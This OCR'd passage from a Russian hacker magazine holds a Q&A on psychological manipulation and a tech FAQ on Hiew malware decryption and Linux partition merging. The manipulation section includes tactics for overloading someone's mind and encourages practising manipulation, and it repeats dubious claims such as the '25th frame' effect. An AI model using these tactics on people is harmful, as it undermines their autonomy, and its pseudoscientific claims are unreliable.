Кроме собственно модуля устанавливается конфигурационный файл /etc/php5/conf.d/suhosin.ini. Переменных внутри много, все они, кроме разрешающего загрузку модуля, закомментированы. Описание параметров можно найти в man-странице и на сайте проекта в документе Configuration (hardened-php.net/suhosin/configuration.html).

Заключение

Защитить веб-приложение, даже не зная всех его особенностей, вполне реально. Тем не менее, любое из рассмотренных решений требует подгонки под конкретные условия, чтобы работать с максимальной эффективностью! ⌶



ЖУРНАЛ ДЛЯ ТЕХ, КТО ЗАМЕТЕН В ПОТОКЕ

УЖЕ В ПРОДАЖЕ!

Оксана «Oriyana» Андреева oriyana@xpsycho.ru, Андрей «Andrushock» Матвеев andrushock@real.xakep.ru




PSYCHO:

MEGAFAQ ПО MINDFUCK'У

Манипулирование сознанием в вопросах и ответах

О том, как манипулировать, и о том, как избежать манипуляций,][рассказывал и, думается, расскажет еще не раз, ведь алчные кукловоды изобретают все новые и новые фишки, которые ты обязательно должен знать; избежать их или научиться им — выбор за тобой.

Увертюра

Тема манипуляции человеческим сознанием поднимается во многих книгах, статьях, исследованиях, художественных и документальных фильмах. Постоянно придумываются новые и более эффективные способы влияния, потому что предыдущие устаревают по мере появления в паблике и по мере смены ментальности людей и их ценностей. К примеру, еще 50 лет назад в нашей стране слово «беспартийный» считалось клеймом, 15-20 лет назад оно перешло в разряд того, чем можно гордиться, сейчас оно неактуально вообще. Та же история и с другими субъективными понятиями. Однако, есть базовые категории, такие как чувства, инстинкты или имидж; их можно взять за основу, наложить на них актуальные для современности категории — и вуаля! — шаблон для эффективной манипуляции готов, его нужно только немного подкорректировать под сиюминутную ситуацию. Мы заметили, что основные вопросы по манипуляциям, которые задают читатели, касаются именно базовых категорий, и они с завидной частотой повторяются. Поэтому сегодня посвящаем статью ответам на такие вопросы.

Q: Чем манипуляция отличается от скрытого управления?

A: Манипуляция — это один из частных приемов скрытого управления. Отличие состоит в том, что при манипуляции мы управляем непосредственно человеком или его личными желаниями, мотивами, поступками против его воли или в обход ее, при этом манипуляция часто носит аморальный характер и предполагает личную выгоду манипулятора; скрытое управление применяется для достижения общих целей, чаще всего именно в разрезе трудовых отношений, например, если сотрудники по каким-то личным причинам не хотят или не могут исполнять свои обязанности. Можно, конечно, принудительно заставить их заняться неугодным делом, вызывая на себя шквал критики и безответственное отношение к занятию, но можно придумать эффективную систему мотивации (тоже элемент скрытого управления), тем самым устранив конфликт между личными капризами сотрудников и их трудовыми обязанностями. Скрытое управление использует преимущественно благородные методы психологического влияния.

Q: Как происходит манипуляция, за счет чего она действует?

A: Для того, чтобы манипуляция состоялась, нужна коммуникация между людьми, другими словами, отклик, реакция одного человека на действия или слова другого. Например, ты собираешься приобрести новое железо, а девушка обижается, что ты никак не купишь ей новый телефон. Проанализируем ситуацию: ее обида = косвенное действие, на которое ты должен среагировать и изменить свои планы (так хочет она). Если ты вступил в коммуникацию, ты почувствуешь вину, передумаешь, отодвинешь свои намерения на второй план, — в итоге ее манипуляция удалась. Если ты не вступил в коммуникацию, ты воспринимаешь ее обиду просто как факт, тебя не касающийся, соответственно ничего не чувствуешь по этому поводу, — и ее манипуляция провалится. Другое дело, если бы она прямо сказала: «Отложи, пожалуйста, свои покупки, так как мне очень нужен новый мобильный», — это была бы уже не манипуляция, и риск получить отказ повышается. Почему так происходит? Потому что манипуляция задействует бессознательные мотивы (жажда удовольствия, выгоды, стыд, вина, желание быть или казаться значимым, страх), которые мы в большинстве случаев не осознаем; тем, чего мы не осознаем, соответственно, управлять не можем. А прямая просьба обычно анализируется, и на основе анализа принимается решение «да» или «нет».

Кстати, некоторые люди чисто из-за природной вредности не могут выполнить просьбу и делают назло (и за этим тоже стоят сверхсознательные стереотипы), поэтому добиться от них чего-либо можно, только обойдя все эти пороги, то есть применив манипуляцию.

Q: На какую удочку меня может поймать манипулятор?

A: Основная удочка — это перечисленные выше бессознательные мотивы, неумение отказать, наши чувства (и даже радость). Приведем некоторые примеры:

• Провокационный посыл. Суть состоит в том, чтобы, не высказывая прямой просьбы, все-таки заставить человека сделать то, что самим делать лень или просто нет возмож-



MegaFAQ по mindFUCK'у: то, что ты давно хотел спросить

ности. Такие посылы побуждают к действию. Например: «Пивчанский уже охладился?». Если вы вдвоем находитесь в комнате, то собеседнику нужно пойти на кухню и посмотреть, охладилось ли пиво, а заодно и разлить его в кружки и принести эту кружку тебе. Игра строится на неумении отказать и автоматичности действий;

- Игра на поддержании образа. Если ты покажешь свое стремление быть порядочным человеком, тобой легко можно манипулировать, намекнув на непорядочность каких-то конкретных твоих действий; если везде стремишься быть первым, лучшим, то руководить твоими действиями можно через похвалу/осуждение, а также с помощью сравнения тебя с другими «конкурентами»; хочешь быть удобным для всех и не доставлять никому неудобств — всегда найдутся желающие «поиграть» с тобой через обиду, наигранное огорчение и т.п.;
- Доведение до белого каления. Провокации на агрессию и потерю самоконтроля — любимая техника манипуляторов. Одним только вопросом «Чего вы нервничаете?», повторяемым периодически, практически любого человека можно довести до бешенства. Если ты начнешь оправдываться или доказывать, что не нервничаешь — считай, что тебя словили на удочку. И тогда, когда ты действительно будешь подобен разъяренному льву, манипулятор спокойно скажет: «Сегодня, видимо, не твой день. Остынь, успокойся, потом поговорим» или «В таком состоянии вряд ли ты способен здраво мыслить. Предлагаю перенести решение вопроса». Облом. Да и перед остальными присутствующими, если они есть рядом, ты будешь выглядеть не в лучшем свете, и потом, скорее всего, будет очень стыдно, а манипулятор будет иметь психологическое преимущество перед «таким нервным и неуравновешенным» оппонентом;
- Игра на жадности или любопытстве (в сочетании с автоматическими бездумными действиями). Сколько e-mail'ов, страниц в социальных сетях, сайтов и паролей в целом было уведено благодаря любопытству и склонности на шару получить, например, приватный софт, если говорить о Сети. В реале такие схемы тоже процветают: тебе предоставили скидку 50% — и ты приобретаешь низкокачественный товар, который тебе даже не был нужен; многие люди, соблазнившись на низкие цены на жилье, вложили деньги в строящиеся комплексы и уже по 5-10 лет ждут момента сдачи дома.

Q: Как понять, что мной манипулируют?

A: Если интуиция и чувствование у тебя развиты не очень хорошо, приучи себя в процессе общения с людьми задавать самому себе вопросы, которые помогут тебе обнаружить попытку манипуляции:

- не уделяет ли собеседник слишком много внимания моей личности: семье, увлечениям, особенностям характера, насущным проблемам, авторитетам?
- не слишком ли часто сводит разговор к одной и той же теме?
- не слишком ли пытается понять мою мотивацию и проверить возможности?
- не пытается ли преувеличить или преуменьшить значимость каких-либо моих действий или статус?
- не нагнетает ли ситуацию, используя драматизацию и «разводя» меня на эмоции?
- не торопит ли меня в принятии решений?
- не использует ли слишком много специфических понятий и слов там, где можно без них обойтись?
- не пробует ли использовать техники подстройки: дыхание, поведение, жестикуляция?
- не пытается ли вызвать у меня тревогу, беспокойство или панику?
- не «слишком» ли внимательно он умеет слушать, производя при этом чересчур хорошее впечатление?

Q: Я краем уха слышал о стратегиях защиты от манипуляций. Что это за стратегии?

A: Основных, глобальных стратегии две (остальные базируются на них):

1. Стратегия разрушения. Ты ломаешь все попытки манипулятора заставить тебя сделать то, чего ты делать не собирался. В ответ на манипуляцию ты начинаешь активную деятельность, которая разрушает все попытки на начальном этапе. Пример:
- Мы все знаем, что этот источник информации — самый надежный и объективный.
- Давай уточним, откуда получена информация о том, что этот источник — самый надежный и объективный. Мне нужны конкретные доказательства.

2. Стратегия перехвата контроля. При попытке манипуляции тобой ты не только игнорируешь эту попытку, но и сам в ответ пытаешься провести манипулятивные действия. Например, манипулятор пытается склонить тебя к своим условиям, которые тебе невыгодны. Ты соглашаешься, говоришь, что не имеешь ничего против, но только вот в ближайшее время у тебя никак не получается сотрудничать именно на этих условиях по определенным причинам, но ты охотно согласился бы на вот такие условия, что непременно приведет к взаимной выгоде и успешному сотрудничеству. Другими словами, корректируешь разговор таким образом, чтобы он максимально соответствовал твоим требованиям.

Q: А как предохраниться от манипуляций? Есть конкретные советы?

A: Да, вот они:
1. По возможности избегай манипулятора. Несмотря на твою серьезную подготовку и устойчивость, все равно есть манипуляторы, у которых «кукловодство» в крови, а если учесть еще и его натасканность в подобных вопросах, то твои шансы хоть и неплохие, но все-таки ниже. Если контакт неизбежен, старайся не смотреть в глаза, не вовлекаться эмоционально, не углубляться в его доводы — концентрируйся на своих интересах.
2. Позиция стороннего наблюдателя. При взаимодействии очень желательно находиться в этой роли, так как она дает тебе возможность почти объективно смотреть и на свои, и на партнерские позиции. При этом, когда манипулятор постарается увести разговор в сторону, ты сразу это заметишь и сможешь остановить его отрезвляющим вопросом: «К чему Вы ведете?». Или просто извинись и выйди под любым предлогом; после возвращения вы так или иначе вынуждены будете вернуться к сути разговора.
3. Держи темп. У манипуляторов есть одна хитрость — они выливают массу информации (убеждений, примеров) слишком быстро. Пока человек пытается все это осмыслить, он находится в состоянии ограниченного сознания, и ему в это время можно внушать что угодно, склонять к невыгодным решениям. Поэтому твоя задача, несмотря на попытки красноречивца перегрузить твое сознание и получить управление над ним, держать собственный ритм приема и обработки информации. В крайнем случае вежливо попроси говорить помедленнее, повторить последнюю мысль, возьми тайм-аут на детальное обдумывание или попроси всю информацию в распечатанном виде.
4. Отход от стереотипного мышления. Ты ведь уже знаешь, что большинство манипуляторов играют именно на стереотипах? Используя функцию «так принято считать», от человека можно добиться много чего. На время взаимодействия с человеком, от которого гипотетически можно ждать попыток манипулирования, отключи эту функцию морали: проанализируй предложение с позиции «аморального и алчного типа», а когда поймешь, выгодно ли оно для тебя, тогда можно свести результат к приемлемым моральным нормам.
5. Прочь образы! Манипуляторы очень любят использовать метафоры, например, сравнить развитие своей компании с морским приливом, пытаясь убедить тебя, что упадок фирмы вот-вот закончится и опять наступит благополучный период. Но подумай логически, как законы морских приливов соотносятся с ведением бизнеса? В общем, никак, и все совпадения случайны. Поэтому не утешай себя призрачными приливами моря, иначе рискуешь быть затянутым на самое дно.
Здесь еще вспоминаются манипуляторы, которые пытаются хитрить, юлить, впарить свой товар (услугу) во что бы то ни стало. Отличительная черта — это неискренняя улыбка и вечно бегающие глаза. Конечно, с такими лучше не иметь дела, но если все же приходится, то используй жесткую и четкую постановку вопросов и условий: «Конкретно назовите поставщиков трафика», «Мне нужна полная стоимость с учетом НДС, сроки, условия и подробная статистика по расходу каждый месяц», «Что подразумевается под этим пунктом договора? Давайте четко пропишем это, чтобы не возникало двояких толкований».
6. Выход из контекста. Манипуляция всегда строится на каком-либо контексте: искусственно создается проблема, рамки, в которых эта проблема актуальна, и предлагается решение. Если ты выйдешь в метаконтекст, то легко поймешь, что проблемы, в общем, и не существует, или же она легко решается другим, более выгодным для тебя способом.



Кукловод-манипулятор

Q: А если мною уже начали манипулировать, а я это обнаружил только в процессе?

A: Хорошо, если ты все-таки опознал попытки манипуляции, ведь лучше поздно, чем никогда. Мало одного только осознания, что тобой манипулируют, нужно уметь красиво выйти из этой ситуации, не ударив лицом в грязь.
Вот несколько конкретных рекомендаций.
1. Его действия:
- цинично или глупо шутит, язвит;
- проявляет высокомерие и пренебрежительность;
- подчеркнуто скучает или показывает незаинтересованность;
- ускоряет темп, пытаясь застать тебя врасплох.

Твои действия:
- игнорируй манипуляцию и продолжай гнуть свою линию;
- сделай паузу и покровительственно улыбнись (как взрослый улыбается в ответ на попытки ребенка обмануть его), давая понять, что ты распознал его манипуляцию;
- верни его к реальности вопросом: «Мы собрались для того, чтобы обсудить серьезные вопросы по работе. Может, этим и займемся?».

2. Его действия:
- пытается сыграть на эмоциях (вина, стыд, мораль);



Рентабельный инструмент манипулирования массами

• пробует застать врасплох и смутить;
• уводит предмет обсуждения в сторону;
• использует моменты, о которых вы не договаривались.

Твои действия:

• прикидываешься, что ничего не понял и просишь объяснить;
• возвращаешь разговор в начало и развиваешь его заново;
• попытку его манипуляции интерпретируешь как какое-то недоразумение, которое вы сейчас собираетесь устранить.

3. Его действия:

• отказывается понимать твою позицию;
• настаивает на своем и не воспринимает никаких доводов;
• прикидывается глупым.

Твои действия:

• не отвечая на его манипуляцию, предлагаешь ему посмотреть на ситуацию под другим углом: со своей стороны или со стороны другого человека. И тогда, помимо раскрывшейся манипуляции, также станет демонстративно видно его глупое поведение.

4. Его действия:

• уводит разговор в сторону;
• перебивает, не слушает;
• пытается навязать что-то, от чего ты отказываешься, запугивает.

Твои действия:

• включаешь «заезженную пластинку»: тупо повторяешь тот момент, в решении которого вы так и не пришли к договоренности. Это некрасиво с точки зрения привычных норм поведения, но очень эффективно с точки зрения достижения своей цели.

5. Его действия:

• троллинг (манипуляции) не прекращает даже в ответ на предыдущие способы, описанные выше.

Твои действия:

• прерываешь разговор (так четко и скажи: «Я вынужден прервать разговор». Это нужно для того, чтобы не смешивать личностные разборки с предметом обсуждения);
• называешь причину прерванного разговора (не стесняйся быть прямолинейным, главное — соблюдай дипломатичность и правила приличия);
• еще раз напоминаешь суть обсуждаемого вопроса и предлагаешь вернуться к его решению. В конце уточняешь, согласен ли он (манипулятор) вернуться к основным вопросам или нет? Другими словами, ты показываешь, что видишь манипуляцию и готов отказаться от переговоров, если они перестали таковыми являться. Здесь не бойся ничего потерять: если манипулятор неисправим, то, прервав переговоры, ты потеряешь возможную призрачную выгоду, не прервав, помимо потери кандидата, ты потеряешь еще и массу времени, нервов и здоровья.

Q: Хочу проникнуть в бессознательное своего товарища. Как это сделать?

A: Опасный ты организм! Поскольку сегодня мы не можем оставить без ответа ни один вопрос, вот тебе рецепт: у каждого человека усваивание поступающей информации происходит с определенной скоростью, если ее превысить, тогда сознание перестанет справляться с обработкой новых данных, и они прямиком попадут в подсознание. Самый простой пример: раскачиваешься на стуле, периодически прикасаясь к одежде «жертвы», быстро перещелкиваешь треки на музыкальном центре, сбивчиво рассказываешь «захватывающую» историю, даешь противоречивые советы и указания, просишь посчитать что-нибудь сложное в уме. В то время, когда он пытается найти в твоих действиях разумное зерно и уследить за всеми обрушивающимися кинестетическими, аудиальными и дигитальными сигналами, ослабляется сопротивление защитных фильтров сознания, и любая вредоносная идея может достигнуть ядра личности. Кстати, на методе перегрузки информации построен эффект «25-го кадра», а также некоторые НЛП-техники и приемы скоростного обучения иностранному языку.

Q: Тут прикупил себе крутой домашний кинотеатр, но знакомая (психолог) говорит, что просмотр фильмов в конфигурации 5.1 может вызывать паническую тревогу. Так ли это?


A: Почему бы не провести эксперимент? Пригласи друзей на просмотр какого-нибудь мажорного блокбастера. Для примера возьмем «Темного рыцаря». Во время сеанса дождись взрыва Готтемской больницы, затем с пульта ресивера поддай басов, выкрути на максимум регулятор громкости на сабе, и низкочастотные волны в буквальном смысле начнут рассекать воздух и парализовывать зрителей страхом. Дело в том, что в природе звуки из инфрадиапазона (16-100 Гц) довольно редки (как правило, возникают при землетрясении, цунами и т.д.), мы «не запрограммированы» принимать их как безопасные, поэтому организм очень чутко воспринимает все, что находится в диапазоне воспроизводимых частот сабвуфера. В итоге гости получат яростную, ничем не сдерживаемую атаку на психику сверхнизкими звуковыми частотами. Так что твоя знакомая права.
Hint: чтобы усилить воздействие, басовый регистр нужно сделать более глубоким, напористым и собранным. Для этого поставь сабвуфер на антивибрационные шипы (например, Soundcare SuperSpike 1) и подключи его хорошим силовым кабелем (таким как Furutech G-314Ag).

Q: Мне кажется, что по телеку реклама иногда звучит громче, чем основная программа. Очередной трюк манипуляторов?

A: Да, это техническая уловка. Начнем с того, что выделяют два вида уровня звука: объективный (его можно увидеть на экране звукоинженера) и субъективный (то, как его воспринимает человеческий слух). Звукоинженеры/звукорежиссеры делают так,



Попробуй усомниться в его крутизне, и он горы свернет, чтобы доказать тебе обратное



Ксюша Собчак. В общем, ты понял...

что субъективно рекламный ролик звучит громче, но при этом, если провести замеры с помощью контрольного оборудования, окажется, что объективный уровень громкости находится в пределах нормы, и никаких нарушений нет. Например, они могут поджать динамический диапазон звуковой дорожки, чтобы усреднить (сгладить) звуковые колебания. Рекламный блок зазвучит громче, оставаясь в рамках технического регламента. Когда идет борьба за внимание и кошелек потребителя, в ход пускаются все возможные способы...

Q: Ну, про телевизионное зомбирование все давно понятно, а применяются ли на радио какие-нибудь манипулятивные способы подачи информации?

A: Конечно. Один из самых распространенных манипулятивных приемов — подпороговая подача информации. DJ меняет музыкальную тему в тот момент, когда нужно зачитать материал, на который требуется обратить внимание аудитории. Непроизвольная реакция радиослушателя на смену фонового сопровождения повышает пропускную способность смыслового канала.

В тему про радио. 30 октября 1938 года в США произошел интересный феномен. Постановка радиоспектакля по роману Герберта Уэллса «Война миров» оказалась настолько реалистичной, что внезапно вызвала массовую панику, охватившую более миллиона жителей. Горожане поверили в нашествие марсиан на Землю и стали спешно собираться в партизанские отряды, генералы дозванивались до президента (ох уж эти янки). Как удалось добиться такого резонанса авторам сценария? Довольно просто. Действие было перенесено в Америку и построено в виде репортажа с места событий. Для большей убедительности время от времени радиоинсценировка прерывалась записанными ранее прогнозами погоды и музыкой.

Q: А есть ли у манипулятора слабые места?

A: Постоянный контроль над собой и «жертвой», страх поддаться своим чувствам и проникнуться переживаниями адресата влияния делают манипулятора уязвимым. Эксплуатируя эту брешь, можно разрушать манипулятивную деятельность (причем даже неосознанно).

Q: Я считаю, что манипулировать другими — это плохо, но при этом хочу уметь противостоять чужими манипуляциям. Это возможно?

A: В первую очередь давай разберемся в смыслах. Манипуляцию можно сравнить со шприцом, которым можно спасти жизнь человеку, а можно лишить его жизни — все зависит от наполнения. Манипуляцию можно применять во благо человеку, если он сам не понимает, что идет к краю пропасти, а можно подтолкнуть его к краю этой же пропасти. Так что, если душа твоя чиста, и ты тяготеешь к доброте — юзай навыки манипулирования в полезных для всех целях. Но пока не научишься манипулировать другими, сам ты просто не сможешь интуитивно распознать чужие попытки играть с тобой; разве что опознаешь очень толстый троллинг по внешним признакам.



Манипулятор — всегда хороший актер

Q: Иногда сложно заставить сделать одного человека что-либо даже с помощью манипуляций. Как некоторым удается управлять целыми массами людей?

A: Для этого обязательно нужен опыт, тренировка на единичных экземплярах. В некоторой степени управлять массами даже легче, ведь там, где умный человек засомневается, почувствовав попытку манипуляции, в толпе сработает эффект заражения — если все кричат «Ураaa!», то тебе, скорее всего, тоже захочется что-то закричать. И не для того, чтобы не выпасть из мейнстрима, а потому что так прикольнее, и ощущается единство, энергетическая подзарядка от совершаемого вместе действия, если ты, конечно, не заядлый нонконформист (не радуйся, ими управлять еще проще, чем конформистами). А в остальном методы используются практически те же: игра на чувствах, желаниях, страхах, жадности. Из специфических методов управления народной массой можно отметить архетипические мотивы (см. раздел «Использование архетипов, символов и мифов для манипуляций бессознательным» в статье «PR-инъекции в сознание народа» в][№4 за 2010 год), когда эксплуатируется, например, образ героя-спасителя или Великого отца. При этом задеваются глубинные личностные пласты, которые могут не сработать при попытке тет-а-тет манипуляции, поскольку будут выглядеть слишком пафосно и неконгруэнтно. Чаще всего манипулирование массами используется в политике, рекламе, СМИ, PR, имиджмейкинге.

Q: ОК, я уже почти профессиональный манипулятор. А можно ли манипулировать собой?

A: Представь себе, можно, и очень эффективно. Засиделся на одной должности уже пару лет, и ничто не мотивирует тебя двигаться дальше? Найди конкурента, соперника — так дела пойдут гораздо быстрее. Молниеносно тратишь деньги на ерунду, еле дотягивая до следующей зарплаты? Поставь перед собой крупную материальную цель (новый смартфон или ноут, а еще лучше — автомобиль), и с удивлением заметишь, что 80% твоих затрат не были обязательными. Хочешь выучить английский, но не хватает усидчивости и терпения? Познакомься с симпатичной англичанкой или поезжай на лондонскую дискотеку. Все дело в ударной мотивации. Кстати, еще один маленький секрет: ставь цель чуть выше, чем планируешь — тогда 100% достигнешь необходимого уровня.

Эпилог

Это далеко не полный список вопросов. Чтобы ответить на все, не хватит и нескольких номеров журнала, потому что манипулирование — это не сухая наука, а чувствование, навык, интуиция, быстрая ориентация, другими словами — отдельная черта характера. Изучив даже всю теорию, ты не можешь быть уверен, что станешь блестящим кукловодом, потому что в этом деле нужна практика, очень много практики. Будут промахи, возможно, будут провалы, не стоит отчаиваться — нужно анализировать ошибки и пробовать снова, учитывая их, и так до тех пор, пока практика не станет автоматическим навыком, осознанной привычкой. Чтобы было легче, найди образ идеального манипулятора (среди знакомых или в литературе, кино, среди шоуменов) и пробуй «слизать» его состояния, когда он проводит свои махинации. Запасись терпением, мудростью, дерзай! И, конечно же, читай][— здесь эта тема поднимется еще не раз :).][



ПОДПИСКА — ЭТО ЛЕГКО!

1. **Разборчиво заполни подписной купон и квитанцию,** вырезав их из журнала, сделав ксерокопию или распечатав с сайта http://shop.glc.ru.

2. **Оплати подписку через любой банк.**
3. **Вышли в редакцию копию подписных документов – купона и квитанции – любым из этих способов:**
   – по электронной почте subscribe@glc.ru;
   – по факсу (495) 780-88-24;
   – по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.



Еще один удобный способ оплаты подписки на любимое издание — в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с январского номера.

Единая цена по всей России, доставка за счет издателя.

Для жителей Москвы (в пределах МКАД) доставка может осуществляться курьером «из рук в руки» в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес. Этот способ доставки также бесплатен для подписчиков.

Подписка на 6 месяцев с доставкой стоит 1260 рублей (без подарочного журнала).
Подписка на 6 месяцев без доставки с получением журнала самостоятельно в Москве в точке продаж R-kiosk рядом с метро Белорусская, ул.Грузинский вал, д.27-31 — всего 648 рублей.

Получить журнал можно будет у продавца с предъявлением паспорта на имя оформившего подписку в течение недели, начиная со следующего дня после дня выхода журнала.

ЗВОНИ! ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ (495)780-88-29 (ДЛЯ МОСКВИЧЕЙ) И 8-800-200-3-999 (ДЛЯ ЖИТЕЛЕЙ ДРУГИХ РЕГИОНОВ РОССИИ, АБОНЕНТОВ СЕТЕЙ МТС, БИЛАЙН И МЕГАФОН). ВАШИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС INFO@GLC.RU ИЛИ ПРОЯСНЯТЬ НА САЙТЕ WWW.GLC.RU В РАЗДЕЛЕ «ПОДПИСКА».

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 20 г.
☐ прошу выслать бесплатный номер журнала ____________

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О.

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон ( ) код
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Антон Жуков

faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: При анализе вредоносных файлов часто оказывается, что они зашифрованы. Можно ли как-то упростить процесс расшифровки, не прибегая к помощи отладчика?

A: Ни для кого не секрет, что с помощью криптования малварь защищает себя от обнаружения и отладки. Утилиты, используемые вирусными аналитиками, давно начали обрастать функционалом для расшифровки исполняемых файлов. Возьмем, например, популярный hex-редактор Hiew. Если знать алгоритм для дешифрования файла, можно легко настроить Hiew для получения декриптованного бинарника. Чтобы с его помощью расшифровать данные, необходимо выделить блок зашифрованных данных с помощью клавиши «*», а потом нажать Alt+F3 (CryBlk). В появившемся окне необходимо описать алгоритм распаковки. Тут надо иметь в виду, что Hiew поддерживает ограниченный набор инструкций, список которых можно поглядеть в разделе «Crypt commands» в справочном файле. Написав код декриптора и нажав <F7>, мы получим расшифрованные данные. Часто малварь состоит из нескольких файлов, в этом случае код расшифровщика можно сохранить в файл и использовать для деобфускации остальных файлов. Для этого достаточно вернуться обратно в редактор вызовом <Alt+F3>, после чего нажать <F9>. Часто вирусы шифруют себя с помощью простого XOR и других типовых алгоритмов. В этом случае можно также воспользоваться встроенными в Hiew готовыми инструментами для расшифровки. Необходимо перейти в режим правки клавишей <F3>, нажать <F8> и указать ключ шифрования.

Q: У меня возникла такая проблема: в Linux необходимо объединить несколько существующих разделов в один без потери информации. Подскажи какое-нибудь изящное решение.

A: Есть несколько вариантов для решения этой задачи. Один из них — aufs2. Эта файловая система реализует каскадно-объединенное монтирование для файловых систем. По умолчанию в состав ядра она не включена, так что для использования придется его перекомпилировать. Далее необходимо скачать с официального сайта (aufs.sourceforge.net) userspace-утилиты для работы с данной ФС. Для примера возьмем два раздела: старый с кучей скачанных торрентов (/media/torrents) и новый на недавно приобретенном винте (/media/new_storage). Для того, чтобы эти два раздела были видны как один, выполняем следующую команду:

```
# sudo mount -t aufs none /media/
storage -o br:/media/torrents=rw:/
media/new_storage=rw,create=mfs,sum
```


Для большего понимания пройдемся по параметрам:
br: ветка1=rw: ветка2=rw:... — список веток или, другими словами, смонтированных разделов, которые будут объединены в один;
create=mfs — главный параметр, указывающий на то, что для записи будет выбираться та ветка, которая имеет больше свободного места; sum — указывает, что в утилитах типа df или pydf будет выводиться суммарный размер разделов и свободного места на них для объединенного раздела.
В /etc/fstab такая запись должна иметь вид:

```
none /media/storage aufs br:/
media/torrents=rw:/media/new_
storage=rw,create=mfs,sum 0 0
```

Если заморачиваться с компиляцией ядра неохота, всегда можно воспользоваться mhddfs, файловой системой пространства пользователя, работающей через fuse. Монтирование с ее помощью производится следующей командой:

```
# sudo mhddfs /media/torrents,/
media/new_storage /media/storage
-o default_permissions,allow_other
```

Какой из способов использовать — решать тебе.



Adminer — отличная альтернатива phpMyAdmin

Код простого скрипта, проверяющего поддержку удаленным сервером SSL

Q: Ковыряю полноэкранное DirectX-приложение. Как обычно, ставлю бряки на определенные функции. Однако при срабатывании брейкпоинта не могу переключиться на отладчик, видно только замершее окно приложения. Что делать? Как можно отладить такую программу?

A: Самый первый и самый простой вариант, который приходит в голову — удаленная отладка. В этом случае приложение будет выполняться на одном компьютере, а отладчик будет работать на другом. В таких ситуациях это особенно полезный прием. Покажу, как его провернуть на примере WinDbg.
